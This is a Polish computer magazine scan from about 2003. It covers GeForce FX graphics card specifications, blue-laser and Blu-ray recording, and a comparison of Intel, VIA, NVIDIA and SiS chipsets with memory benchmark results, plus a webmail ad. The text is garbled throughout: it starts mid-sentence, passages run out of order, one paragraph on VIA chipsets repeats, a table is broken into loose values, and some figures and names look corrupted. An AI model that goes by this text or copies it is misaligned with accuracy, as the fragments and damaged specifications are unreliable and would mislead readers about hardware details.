AGP wyłączając z użytkowania jeszcze jeden slot PCI i podobnie jak w wypadku konkurencyjnych Radeonów 9700 wymagają dodatkowego zasilania. Procesory kart graficznych



Gainward FX PowerPack!
Ultra/1000 Plus Golden
Sample – najmocniejszy GeForce FX

także dynamiczną korekcję gamma oraz zaawansowane techniki filtrowa-

jący około 60 dBA. Wentylator chłodzący układ oraz pamięci ma dwa tryby pracy: cichy, mniej wydajny, w którym wentylator działa, gdy pracujemy w trybie 2D, oraz głośny, lecz bardziej wydajny, uaktywniany po uruchomieniu aplikacji lub gry korzystającej z funkcji 3D.

Dane techniczne i informacje

Nazwa	Gainward FX PowerPack! Pro/660 TV/DVI	PixelView GeForce FX 5800	Gainward FX PowerPack! Ultra/1000 PLUS Golden Sample	Hercules 3D Prophet 9800 PRO
Procesor	FX 5200 (NV34)	FX 5800 (NV30)	FX 5800 (NV30)	Radeon 9800 (R350)
Taktowanie rdzenia	250 MHz	400 MHz	500 MHz	380 MHz
Taktowanie pamięci	400 MHz	800 MHz	1000 MHz	680 MHz
Vertex Shader	2.0+	2.0+	2.0+	2.0
Pixel Shader	2.0+	2.0+	2.0+	2.0
Ramdac	350 MHz	400 MHz	400 MHz	400 MHz
Magistrala pamięci	128 bit	128 bit	128 bit	128 bit
Dołączone oprogramowanie	sterowniki, WinDVD 4	sterowniki, WinDVD 4, zestaw gier	sterowniki, WinDVD 4, WinRip 2, WinProducer 3, gra	sterowniki, PowerDVD 4, gra Rainbow 6 Raven Shield
Dołączone wyposażenie	przełącznik DVI, kabel wideo	przełącznik DVI, kabel zasilający, kabel wideo	karta dźwiękowa 5.1, karta FireWire, kable wideo, przełącznik DVI, kabel FireWire, słuchawki	kable wideo, przełącznik DVI
Producent	Gainward (www.gainward.com)	ProLink (www.prolink.pl)	Gainward (www.gainward.com)	Hercules (www.hercules.com)
Dystrybutor	Multimedia Vision (www.mmv.pl)	Action 2 (www.a.pl)	Multimedia Vision (www.mmv.pl)	Veracom S.A. (www.veracom.pl)
Cena	około 500 zł	2 132 zł	3 000 zł	2500 zł



Świat w niebieskich barwach

FOT.: COREL / MONTAŻ: KOMPUTER ŚWIAT EKSPERT



CD i DVD okazują się coraz częściej niewystarczające do przechowywania ogromnych ilości danych. Na szczęście w sukurs przychodzi technika niebieskiego lasera

W urządzeniach do odtwarzania i nagrywania dysków powszechnie wykorzystuje się lasery podczerwone lub czerwone emitujące światło o długości fali 780 nm (w napędach CD) i 650 nm (lub 635 nm) w urządzeniach DVD. Dal-

sze zwiększenie pojemności nośników optycznych stało się możliwe dzięki opanowaniu technologii wytwarzania półprzewodnikowych laserów emitujących światło o mniejszej długości fali.

Udział w powstaniu niebieskiego lasera mają polscy naukowcy z Cen-



Pierwsza nagrywarka

W kwietniu 2003 firma Sony rozpoczęła sprzedaż na rynku japońskim pierwszej nagrywarki **Bluray**. Urządzenie o symbolu **BDZ-S77** kosztuje w przeliczeniu ponad 15 000 złotych! W nagrywarkę można stosować wielokrotnie zapisywalne dyski o pojemności 23 GB (cena jednego dysku w kasie ochronnej, to około 120 złotych). Wkrótce będzie można również korzystać z 25- i 27 gigabajtowych nośników.



Nagrywarka Bluray Sony BDZ-S77 odtwarza także tradycyjne płyty CD i DVD

Ponieważ nagrywarka ma służyć przede wszystkim do rejestrowania filmów, wyposażono ją w tuner telewizji satelitarnej oraz tradycyjny analogowy tuner telewizyjny. Pozwala na zapisanie na dysku do dwóch godzin programu telewizyjnego w formacie HDTV oraz około 13 godzin programu telewizyjnego o standardowej jakości. W Polsce urządzenie nie jest dostępne.

i landów (czyli obszarów w różny sposób odbijających światło lasera, które odpowiadają poszczególnym bitom danych).

Niebieskie lasery gazowe znane były od wielu lat, jednak dopiero niedawno udało się opanować proces masowego wytwarzania niebieskich laserów półprzewodnikowych. Technologia półprzewodnikowa pozwala wytwarzać lasery o niewielkich rozmiarach i stosunkowo niewielkim poborze mocy.

Przy produkcji półprzewodnikowych laserów wykorzystywane są kryształy azotku galu (GaN – rodzaj półprzewodnika). Bardzo dobrej jakości kryształy otrzymuje się w CBW PAN w szczególnych warunkach – przy ciśnieniu sięgającym 20 tysięcy

Niebieskie lasery są już stosowane w urządzeniach dostępnych na rynku (na przykład w specjalnych nagrywarkach dysków o bardzo dużej po-



23-gigabajtowy krążek Sony do zapisu wielokrotnego

jemności). Choć ich cena na razie jest bardzo wysoka, być może już za kil-

ka lat produkty z niebieskim laserem staną się powszechnie dostępne.

Bluray

Wielcy producenci elektroniki wyścignęli wnioski z sytuacji na rynku nagrywarek DVD, na którym konkurują ze sobą aż trzy standardy. Dlatego firmy Hitachi, LG, Panasonic, Philips, Pioneer, Samsung, Sharp, Sony oraz Thomson utworzyły wspólne konsorcjum pod nazwą **Bluray** zajmujące się rozwijaniem technologii wykorzystujących niebieski laser.

Urządzenia oznaczone znakiem **Bluray Disc** będą mogły ze sobą współpracować. Dzięki zastosowaniu niebiesko-fioletowego lasera o długości fali 405 nm na płycie o rozmiarach krążka CD lub DVD (12 cm) możliwe jest zapisanie 27 GB danych (dysk jednostronny, jednowarstwowy).

MZ



Jak działa laser

Laser – (ang. **L**ight **A**mplification by **S**timulated **E**mission of **R**adiation, czyli wzmocnienie światła przez wymuszoną emisję promieniowania) – jest wynalazkiem stosunkowo nowym – pierwszy laser (w kolorze rubinowym) został skonstruowany w 1960 roku.

Zasada działania lasera opiera się na wymuszonej emisji promieniowania elektromagnetycznego (światła) podczas zmiany poziomów energetycznych atomów ze stanu wzbudzonego do podstawowego. Wyższe poziomy energetyczne (tak zwane poziomy metastabilne) są obsadzone na skutek wzbudzenia (zwanego również pompowaniem), które realizowane jest przez doprowadzenie energii – zwykle w postaci promieniowania (na przykład silnego światła), wyładowania elektrycznego lub energii chemicznej.

Charakterystyczne cechy światła laserowego to:

- spójność (co umożliwia interferencję)
- jednobarwność (czyli emitowana jest fala o określonej długości)
- polaryzacja
- bardzo mała rozbieżność wiązki
- bardzo duża gęstość mocy.



Hitachi i Pioneer, podobnie jak większość producentów sprzętu audio-wideo, zaprezentowały już swoje prototypowe nagrywarki Blulaser



trum Badań Wysokociśnieniowych (CBW) PAN, którzy za swój wynalazek w 2002 roku otrzymali Nagrodę Prezydenta RP.

Niebieska szansa

Problemem, z którym musieli poradzić sobie naukowcy, było zmniejszenie długości fali emitowanej przez laser półprzewodnikowy. Dzięki laserom o kolorze niebieskim lub niebiesko-fioletowym stało się możliwe zmniejszenie rozmiarów pitów

cy atmosfer i w temperaturze około 1500 stopni Celsjusza. Aby z kryształu powstał laser, konieczne jest jeszcze naniesienie dużej liczby warstw półprzewodnika oraz przygotowanie kontaktów elektrycznych. Struktura takiego lasera jest bardzo niewielka – grubość laserowego promienia wynosi zaledwie 10 mikrometrów.

Prace nad niebieskimi laserami od wielu lat prowadzone są również w Japonii i Stanach Zjednoczonych.



Warto zajrzeć...

Adresy WWW:

- www.unipress.waw.pl
- www.ibluray.com
- www.bluray.com
- www.blu-ray.org

NOWA POCZTA W WIRTUALNEJ POLSCE




Maksymalna pojemność skrzynki w Wirtualnej Polsce wynosi teraz 75 MB. Takie megaarchiwum jest kilkakrotnie większe niż tradycyjne skrzynki. Zamieść Twoje ulubione fotki, filmy i pliki dźwiękowe. Więcej informacji o megaskrzynkach i megazałącznikach w Wirtualnej Polsce znajdziesz na stronie poczta.wp.pl



wp.pl
Wirtualna Polska



Komputerowe serce



Chipset jest jak serce. To dzięki niemu pomiędzy układami komputera przepływają megabajty danych. Na nic zda się szybki procesor bez wydajnej płyty głównej

Przystępując do zakupu nowego komputera, zazwyczaj wyznaczamy sobie jeden cel: złożyć zestaw swoich marzeń – jak najwydajniejszy z jak największym wachlarzem możliwości. Wertujemy cenniki, porównujemy ceny i przy okazji przypominamy sobie, co w komputerze ma sąsiad. Wszystko przecież musi być lepsze! Niestety, podczas dobierania elementów planowanego komputera najmniej uwagi poświęcamy podstawie dobrego peceta. Najczęściej niedoceniany jest, jak na ironię, najważniejszy element komputera, czyli chipset płyty głównej.

Chipset to zestaw układów sterujących urządzeniami podłączonymi do płyty. Praktycznie żadna operacja wewnątrz komputera nie może się odbyć bez udziału jego dwóch kluczowych elementów – mostka północnego i południowego. Ekspert prezentuje najpopularniejsze chipsety.

Idziemy po zakupy

Wybieramy jeden z najdroższych procesorów z cennika, co najmniej 2 GHz. Kupujemy kartę graficzną i wyposażamy zestaw w dużą ilość najszybszej pamięci RAM. Do tego

dorzucamy ultraszybki dysk twardy, a miłe wrażenia odsłuchowe zapewniamy sobie dobrą kartą dźwiękową. Zestaw marzeń gotowy. Kiedy jednak go uruchamiamy, nie jesteśmy zadowoleni z wydajności. Niestety, zlekceważyliśmy najważniejszy element komputera – płytę główną. Najprawdopodobniej kupiliśmy najtańszy model lub źle dobraliśmy płytę do pozostałych elementów peceta.

Jeśli przeanalizować funkcje, za jakie odpowiada procesor i chip-

set, to można pierwszy porównać do mózgu, a drugi do układu podtrzymującego życie. Chipset płyty głównej jest sercem całego komputera. Narzędziem, który pompuje dane przez wszystkie magistrale. Kupując płytę główną, wybierzmy chipset, który obsłuży wszystkie urządzenia oraz w pełni wykorzysta możliwości naszego sprzętu. Źle dobrany będzie ograniczał moc obliczeniową procesora poprzez swoją niską wydajność czy niedoskonałość technologiczną.

Wszystko w jednym?

Chipset jako zestaw jednostek sterujących jest podzielony na dwie części, z których każda odgrywa inną rolę. Pierwszym elementem chipsetu jest mostek północny. W jego skład wchodzi: jednostka logiczna obsługująca procesor, kontroler pamięci RAM, kontrolery magistral AGP oraz PCI. Drugim, oddzielnym członem chipsetu jest mostek południowy. Dzisiejsze konstrukcje zawierają sprzętowe sterowniki.

Między innymi kontrolery napędów ATA, stacji dyskiek (FDD), USB, urządzeń Wejścia/Wyjścia (port drukarki, komunikacyjne, PS/2).

W mostku południowym, w ostatnich latach, nastąpiło najwięcej zmian. Z biegiem czasu na swoje barki przyjmuje on coraz więcej zadań. Lista obsługiwanych przez niego urządzeń wydłużyła się na przykład o kontrolery dźwięku, dysków Serial-ATA, magistrali FireWire oraz karty sieciowe. Dla porównania, mostki północne zyskały jedynie zintegrowane kontrolery grafiki. Nie oznacza to jednak wyższości południa nad północą. Oba mostki są od siebie w pełni zależne i żaden z nich nie może funkcjonować bez drugiego. Ostatnia ważna rzecz,

na jaką warto zwrócić uwagę, to fakt, iż mostek południowy może być uniwersalny, jeśli chodzi o obsługiwane procesory. O ile mostek północny musi być dopasowany do konkretnej platformy, niezależnie czy Intel czy AMD, o tyle ten sam mostek południowy może być wykorzystany w obu przypadkach. Przykładem może być mostek południowy VIA VT8235, który jest stosowany wraz z mostkiem północnym VIA KT400 dla procesorów AMD i z VIA P4X400 dla procesorów firmy Intel.



Porównanie wybranych chipsetów

	Intel i-845 PE/GE	VIA P4X400
Obsługiwane procesory	Intel Pentium 4 / Celeron	Intel Pentium 4 / Celeron
Typ podstawki procesora	Socket-478	Socket-478
Mostek południowy (Southbridge)	Intel 82801DB	VIA VT8235
Obsługiwane magistrale FSB	400 / 533 MHz	400 / 533 MHz
Obsługiwane typy pamięci	DDR-SDRAM	DDR-SDRAM
Obsługiwane magistrale pamięci	266 / 333 MHz	266 / 333 MHz
Obsługiwany tryb Dual-DDR	nie	nie
Maksymalna ilość pamięci	2 GB	32 GB
Obsługiwane tryby AGP	1x / 2x / 4x	2x / 4x / 8x
Kontroler ATA	33 / 66 / 100	33 / 66 / 100 / 133
Zintegrowana grafika	tak (Intel Extreme Graphics)*	nie
Zintegrowany dźwięk	tak (AC'97 6 kanałów)	tak (AC'97 6 kanałów)
Obsługa USB	1.1 / 2.0	1.1 / 2.0
Kontroler sieciowy	tak	tak
Kontroler FireWire (IEEE1394)	nie	nie
Cechy charakterystyczne / Uwagi	- wspiera technologię Hyper Threading * dotyczy tylko Intel i845GE	-





Testy wydajnościowe pamięci

Ekspert przeprowadził testy wydajności opisywanych chipsetów. Korzystając z poniższych konfiguracji, zbadano transfer danych na magistrali pamięci operacyjnej. Do testów wykorzystano program Si-Soft Sandra 2003

Konfiguracje testowe

- AMD Athlon XP 2100+
FSB 266 MHz
- Intel Pentium 4 2,0 GHz
FSB400 MHz
2 x 256 MB Corsair PC2700 CL2
333 MHz

Modele testowanych płyt

EpoX 8RDA+ (nForce2 SPP)
EpoX 8K9A2+ (VIA KT400)
Asrock K7S8X (SiS 746FX)

EpoX 4PEA+ (Intel i845PE)
EpoX 4SDA5+ (SiS648)
VIA P4PB (VIA P4X400)

Oprogramowanie

Windows XP Professional
Si-Soft Sandra 2003

AMD	
NForce2 SPP	2589
VIA KT400	2503
SiS 746FX	2475

Intel	
i845PE	2569
SiS-648	2531
VIA P4X400	2422

Półka w grze

Produkcją chipsetów od wielu lat zajmuje się ta sama grupa najważniejszych producentów: Intel, AMD, VIA, SiS oraz ALi. Jak łatwo się domyślić, zarówno Intel, jak i firma AMD produkują chipse tylko i wyłącznie dla swoich procesorów. Na tej płaszczyźnie jednak to Intel ma o wiele większe doświadczenie, a różnice w ofertach obu producentów dzieli ogromna przepaść. VIA od lat produkuje chipse zarówno dla procesorów AMD, jak i Intel. Firma SiS nie stanowi dużego zagrożenia dla poprzedników, tak na rynku chipsetów dla platform intelowskich, jak i AMD. Chipse SiS to głównie nisko budżetowe konstrukcje, przeznaczone na rynek masowy. Ostatnim na liście producentem chipsetów jest

firma ALi, która od dłuższego czasu jednak nie daje znaku życia i nie produkuje nowych modeli.

Poza starymi wyjadaczami na rynek w ostatnim czasie wkroczyli dwaj nowicjusze w dziedzinie konstrukcji chipsetów – NVIDIA i ATI – najważniejsi gracze na rynku układów graficznych. ATI rynkiem chipsetów zainteresowała się mniej więcej rok temu, koncentrując się na chipsetach dla procesorów AMD. Nie osiągnęła żadnego więk-

szego roku temu zyskał swojego następcę – nForce2, który od dłuższego czasu pozostaje niepokonany w kwestii zarówno wydajności, jak i zaawansowania technologicznego.

Nietrudno więc zauważyć, że rynek chipsetów dla procesorów AMD jest bardzo ożywiony, podczas gdy wśród chipsetów dla procesorów Intel, pomimo ciągłego rozwoju technologicznego, panuje swego rodzaju sytuacja patowa. Intel jako właściciel patentów związanych z procesorami Pentium 4 bardzo strzeże swoich rozwiązań przed konkurencją na rynku chipsetów. Efektem tych zabiegów są ciągłe rozprawy sądowe Intela z firmą VIA i SiS, co niestety negatywnie odbija się na rozwoju technologicznym.

INTEL




Chipse Intela przeznaczone są tylko i wyłącznie dla procesorów tej firmy. Obecnie Intel produkuje jedynie chipse dla procesorów Pentium 4 oraz Celeron. Bardzo charakterystyczną cechą wszystkich najnowszych produktów Intela jest ich architektura, oparta

na systemie hubów, czyli synchronicznych, między innymi przelazników danych. Huby te jednocześnie mogą służyć za bufor informacji.

Obecnie Intel skupia się na serii chipsetów i8xx, wśród których wyjątkowo wyróżnia się rodzina chipsetów i845. W szczególności warto zwrócić uwagę na chipse i845PE oraz i845GE, kierowane

na rynek masowy. Oba wcielenia i845 obsługują wszystkie procesory Pentium z podstawką Socket-478, włączając najnowsze modele wykorzystujące technologię Hyper Threading.



Niedrogi, ale przygotowany dla najnowszych procesorów Pentium 4 chipset Intel i845PE


Chipset i845 obsługuje procesory korzystające z magistrali FSB taktowanej zegarem 400 i 533 MHz. Niestety, gigant nie daje nazbyt wielkiego pola manewru w zakresie wyboru typu pamięci. Do i845PE/GE pasują układy DDR266 lub DDR333. Zintegrowane komponenty, poza jednym wyjątkiem, w przypadku obu wersji i845 są takie same. Do dyspozycji mamy pełną obsługę sześciu portów magistrali USB 2.0, kontroler dysków

Szybkości magistral procesorów

Typ magistrali	Procesory
200 MHz	AMD Duron, AMD K7
266 MHz	AMD Athlon (Thunderbird) Athlon XP (Palomino, Thoroughbred)
333 MHz	AMD Athlon XP (Barton)
400 MHz	AMD Athlon XP (Barton) Intel Pentium 4 (Willamette/ Northwood)
533 MHz	Intel Pentium 4 (Northwood)

ATA-100 oraz standardowy kontroler dźwięku z 20-bitowym konwerterem cyfrowo-analogowym (AC'97). Wyjątek stanowi zintegrowany w i845GE kontroler grafiki – Intel Extreme Graphics. Oba chipse i845PE/GE umożliwiają wykorzystanie oddzielnej karty graficznej poprzez magistralę AGP 4X.

Kolejnym chipsetem Intela, na który warto zwrócić uwagę, jest i850/850E. Jest on pod wieloma względami podobny do i845. Obsługuje te same typy procesorów, pracując także z magistralą FSB 400 i 533 MHz. Największą różnicę zauważamy w kontrolerze pamięci RAM. Podczas gdy i845PE/GE obsługiwały pamięci w i850/850E jest przystosowany do współpracy z modułami pamięci typu RDRAM. Poważną przeszkodą, stojącą na drodze do sukcesu i850/i850E, są niestety bardzo wysokie ceny pamięci RDRAM znane pod nazwą Rambus.



Wyścig na rynku procesorów trwa. Producenci chipsetów starają się oferować produkty zarówno dla Intela, jak i AMD. Tylko nieliczni skupili się jedynie na jednej platformie



Huby te jednocześnie mogą służyć za bufor informacji.

SIS-655
Intel Pentium 4 / Celeron
Socket-478
SiS 963
400 / 533 MHz
DDR-SDRAM
266 / 333 MHz
tak
4 GB
4x / 8x
33 / 66 / 100 / 1333
nie
tak (AC'97 6 kanałów)
1.1 / 2.0
tak
tak
– wspiera technologię Hyper Threading

NVIDIA nForce2 SPP/IGP
AMD Athlon XP / Duron
Socket-A
NVIDIA nForce2 MCP / MCP-T
100 / 133 / 266 / 333 MHz
DDR-SDRAM
200 / 266 / 333 / 400 MHz
tak
3 GB
4x / 8x
3 / 66 / 100 / 133
tak (GeForce4 MX) **
tak (NVIDIA Sound Storm)
1.1 / 2.0
tak (podwójny)
tak
– sprzętowy dekodery DolbyDigital 5.1
** dotyczy tylko NVIDIA nForce2 IGP



VIA KT400
AMD Athlon XP / Duron
Socket-A
VIA VT8235
100 / 133 / 266 / 333 MHz
DDR-SDRAM
200 / 266 / 333 MHz
nie
4 GB
2x / 4x / 8x
33 / 66 / 100 / 133
nie
tak (AC'97 6 kanałów)
1.1 / 2.0
tak
nie
–



SiS 746FX
AMD Athlon XP / Duron
Socket-A
SiS 963L
100 / 133 / 266 / 333 MHz
DDR-SDRAM
200 / 266 / 333 / 400 MHz
nie
3 GB
4x / 8x
33 / 66 / 100 / 133
nie
tak (AC'97 6 kanałów)
1.1 / 2.0
tak
nie
–



Typy pamięci

Dostępne na rynku pamięci RAM oraz przykładowe, obsługujące je chipsety

Typ pamięci/ Producenci	Intel	VIA	NVIDIA	SiS
SDRAM PC100	i810, i815	KT133, KT133A	—	SiS-735
SDRAM PC133	i815, i845	KT133, KT133A	—	SiS-735
DDR200 SDRAM	i845E, i845G	KT-266, KT333, KT400	nForce, nForce2 SPP, nForce2 IGP	SiS-735, SiS-746, SiS 746FX
DDR266 SDRAM	i845E, i845G, i845PE, i845GE	KT-266, KT333, KT400	nForce, nForce2 SPP, nForce2 IGP	SiS-735, SiS-746, SiS 746FX
DDR333 SDRAM	i845 PE, i845GE	KT333, KT400	nForce2 SPP, nForce2 IGP	SiS-746, SiS 746FX
DDR400 SDRAM	—	—	nForce2 SPP, nForce2 IGP	SiS 746FX
RDRAM PC600	i820, i840, i850	—	—	—
RDRAM PC800	i820, i840, i850	—	—	R658
RDRAM PC1066	i850e	—	—	R658

W chwili obecnej na rynku dostępne są trzy typy pamięci RAM, przeznaczonych dla domowych pecetów. Powoli znikają z oferty najstarsze pamięci SDRAM PC100 oraz PC133, których zegary takujące nie zwiększyły się od kilku lat.

Pamięci DDR-SDRAM to najpopularniejsze układy na rynku. Swoje powodzenie zawdzięczają głównie przystępnej cenie



Dzieje się tak dlatego, że pamięci tego typu zostały wyparte z rynku przez znacznie szybsze pamięci DDR. Obecnie poza Inteltem żaden z producentów nie produkuje już chipsetów,

obsługujących starszy typ pamięci. Na rynku możemy jednak znaleźć jeszcze płyty główne, które mają typowe sloty DIMM, przeznaczone dla pamięci SDRAM. Wyposażone są one głównie w chipsety Intel i815 oraz podstawową wersję chipsetu i845. Dla procesorów AMD natomiast znajdziemy płyty główne z chipsetem, SiS-735, który obsługuje zarówno typowe pamięci SDRAM, jak

Kości RDRAM – bardzo wydajne, niestety jednocześnie bardzo drogie. Obecnie producenci chipsetów wycofują się ze wspierania pamięci RamBus, kierując się w stronę układów DDR

nazwą RamBus) promowane przez Intel. Nie ulega jednak wątpliwości, iż nie mają one zbyt długiej przyszłości. Od wejścia na rynek pamięci te były bardzo drogie, głównie ze względu na ochronę patentową. Pomimo swojej wysokiej wydajności nie zrobiły większej kariery. Obecnie Intel wycofuje się z powoli z RamBus, coraz częściej oferując chipsety dla Pentium 4, wspierające pamięci DDR.

procesory Athlon, korzystające z FSB 266 MHz oraz 333 MHz. VIA jako jedyny producent chipsetów dla platform AMD nie ma w swojej ofercie chipsetu, obsługującego pamięci DDR400. Jesteśmy skazani na pamięci DDR200/266/333.

Mostek północny KT400 został wyposażony w kontroler magistrali AGP 8X. Chipset korzysta z tego samego mostka południowego (VT8235) co jego odpowiednik dla procesorów Intel. Mamy tutaj tę samą magistralę 8X V-Link o przepływności 533 MB na sekundę łączącą oba mostki.

Podobnie jak w przypadku P4X400, mostek południowy oferuje wsparcie dysków ATA-133 i starszych, kontroler sieciowy 10/100 Mbps, układ dźwiękowy AC'97 i kontroler sześciu portów magistrali USB 2.0.

NVIDIA  **NVIDIA**

Oferta koncernu NVIDIA obejmuje jak dotąd tylko dwa chipsety i tylko dla procesorów firmy AMD. NVIDIA zasługuje jednak na uwagę ze względu na fakt, iż dzięki chipsetom nForce2 ma obecnie szanse na przejęcie poważnej części rynku.

Od prawie pół roku chipset nForce2 jest najbardziej zaawansowaną technologicznie konstrukcją, oferującą w porównaniu do konkurencji najwyższą wydajność. Zaletą nForce2 jest także to, że NVIDIA opracowała dwie wersje

mostka północnego jak i południowego tak, aby producenci płyt głównych mogli oferować możliwie największą liczbę kombinacji. nForce2 obsługuje wszystkie dostępne obecnie na rynku procesory AMD Duron i Athlon, korzystające z magistrali FSB 200/266/333 MHz. Chipset ten jest także pierwszym, który wprowadził do płyt głównych obsługę pamięci DDR400.

Na tym jednak nowości się nie kończą. NVIDIA do konstrukcji mostka północnego nForce2 zastosowała po raz pierwszy podwójny kontroler pamięci RAM. Dzięki temu rozwiązaniu, zwanemu Dual-DDR lub Dual-Channel, chipset potrafi zwiększyć szerokość szyny danych pamięci.

Standardowo pamięć RAM jest obsługiwana przez jeden kontroler, którego szerokość szyny wynosi 64 bity. Dzięki zastosowaniu metody

VIA



Tajwański koncern VIA od wielu lat produkuje chipsety, zarówno dla procesorów Intel, jak i AMD. Konkurencyjnym dla intelowskiego i845PE jest chipset P4X400, który pojawił się na rynku w ubiegłym roku. P4X400 składa się z mostka północnego VT8754 oraz południowego VT8235. Oba mostki połączone są magistralą 8X V-Link, której przepływność wynosi 533 MB na sekundę. P4X400 obsługuje wszystkie

Apollo KT400 starzeje się. Nie może jednak doczekać się następcy obsługującego nowe procesory AMD



obecnie dostępne na rynku procesory Intel Pentium 4 oraz Celeron. Chipset ten pozwala na zastosowanie Pentium 4 korzystających zarówno z magistrali 400 MHz, jak i 533 MHz. W przeciwieństwie do tego, co sugeruje liczba 400 w nazwie, P4X400 nie obsługuje pamięci DDR400. W chwili pojawienia się tego chipsetu DDR400 nie był jeszcze standardem, zatem VIA musiała się wycofać z zapewnień odośnie obsługi tego typu pamięci. P4X400 różni się od opisywanych chipsetów Intela jedynie szczegółami. Produkt VIA obsługuje najnowsze karty graficzne, korzystające z magistrali AGP 8X. Mostek południowy wyposażony zo-

stał w kontroler napędów ATA-133, zintegrowany, sześciokanałowy kontroler Audio oraz kontroler sieciowy 100/100 Mbps. Nie brakuje tu oczywiście obsługi urządzeń poprzez magistralę USB 2.0.

W sektorze procesorów AMD firma VIA od roku oferuje chipset KT400 pracujący z większością układów dla podstawki Socket-A. Obsługiwane procesory to cała rodzina AMD Duron z FSB taktowanym zegarem 200 MHz oraz wszystkie



VIA P4X400 to dość wysłużony chipset dla procesorów Intela, jednak wciąż wart zakupu między innymi ze względu na AGP 8X i ATA-133

stał w kontroler napędów ATA-133, zintegrowany, sześciokanałowy kontroler Audio oraz kontroler sieciowy 100/100 Mbps. Nie brakuje tu oczywiście obsługi urządzeń poprzez magistralę USB 2.0.

W sektorze procesorów AMD firma VIA od roku oferuje chipset KT400 pracujący z większością układów dla podstawki Socket-A. Obsługiwane procesory to cała rodzina AMD Duron z FSB taktowanym zegarem 200 MHz oraz wszystkie

naprzemiennej obsługi dwóch banków pamięci, szerokość szyny danych zostaje podwojona i wynosi 128 bitów. Takie rozwiązanie pozwala zwiększyć wydajność podsystemu pamięci. Prawdziwe zyski z tej tech-



nForce2 to obecnie najwydajniejsza konstrukcja dla procesorów AMD

nologii czerpie zintegrowany w mostku północnym nForce2 układ graficzny IGP, którego wydajność przy zastosowaniu funkcji Dual-DDR wzrasta nawet dwukrotnie.

NVIDIA nie zapominała oczywiście o wsparciu dla kart graficznych przeznaczonych dla magistrali AGP 8X.

nForce2 IGP ma zintegrowany układ GeForce4 MX, którego nie znajdziemy w nForce2 SPP. Oba mostki chipsetu połączone są magistralą opartą na technologii Hyper-

Transport o przepustowości 800 MB na sekundę i obydwa występują w dwóch odmianach: MCP oraz MCPT. Cechy wspólne obejmują kontroler napędów ATA-133, kontroler sieciowy 10/100Mbps, układ dźwiękowy AC'97 oraz USB 2.0. Mostek południowy MCPT oferuje dodatkowo drugi kontroler sieciowy, kontroler urządzeń

FireWire (IEEE1394) oraz to, co wyróżnia nForce2 na tle wszystkich chipsetów konkurencji, czyli bardzo rozbudowany kontroler dźwięku NVIDIA Sound Storm. Kontroler ten charakteryzuje się pełnym sprzętowym wsparciem najpopularniejszych standardów dźwięku przestrzennego oraz sprzętowym enkoderem dźwięku Dolby Digital 5.1 oraz Dolby Surround.

SiS Corporation

SiS podobnie jak VIA produkuje chipsety zarówno dla procesorów Intel, jak i AMD. Jedną z najważniejszych cech płyt głównych z chipsetami SiS jest ich niższa cena w porównaniu z produktami konkurencji.

Dla procesorów Intel Pentium 4 oraz Celeron SiS oferuje bardzo ciekawą konstrukcję SiS655. Obsługuje ona Pentium 4 i Celerony za pośrednictwem magistral 400 i 533 MHz.

Mostek północny pracuje z pamięciami DDR333 oraz DDR400.

SiS655 jest wyjątkowy wśród chipsetów dla procesorów Intel. Ma podwójny kontroler pamięci, pracujący w trybie Dual-Channel. Podobnie jak chipsety Intel i845, SiS655 obsługuje pro-

cesory z technologią Hyper Threading i magistralę AGP 8X. Mostek północny połączony jest z południowym za pośrednictwem magistrali MuTIOL 1G, której przepustowość wynosi aż 1,2 GB na sekundę. Mostek południowy jednak tylko nieznacznie wyróżnia się na tle innych chipsetów dla procesorów Intela. Mamy tu do dyspozycji kon-

troler ATA-133, sześcioportowy USB 2.0, prosty układ dźwiękowy AC'97. SiS693 oferuje dodatkowo zintegrowany kontroler FireWire (IEEE1394).

Dla platform AMD najnowszym chipsetem SiS jest SiS746FX, wspierający wszystkie procesory AMD Duron oraz Athlon, pracujące z magistralą FSB 266/333 MHz. Podobnie jak nForce2, SiS746FX obsługuje najnowszy standard pamięci DDR400. Zabrakło tu jednak rozwiązania z nForce2 i SiS655, czyli funkcji DualDDR. Nie zapomniano jednak o kartach graficznych AGP 8X. Mostek południowy SiS963L połączony jest z południowym tą samą magistralą MuTIOL 1G, która występuje w chipsecie SiS655 dla procesorów Intel. Mostek południowy SiS963L to brat bliźniak SiS693 pozabawiony jedynie zintegrowanym kontrolerem urządzeń FireWire.

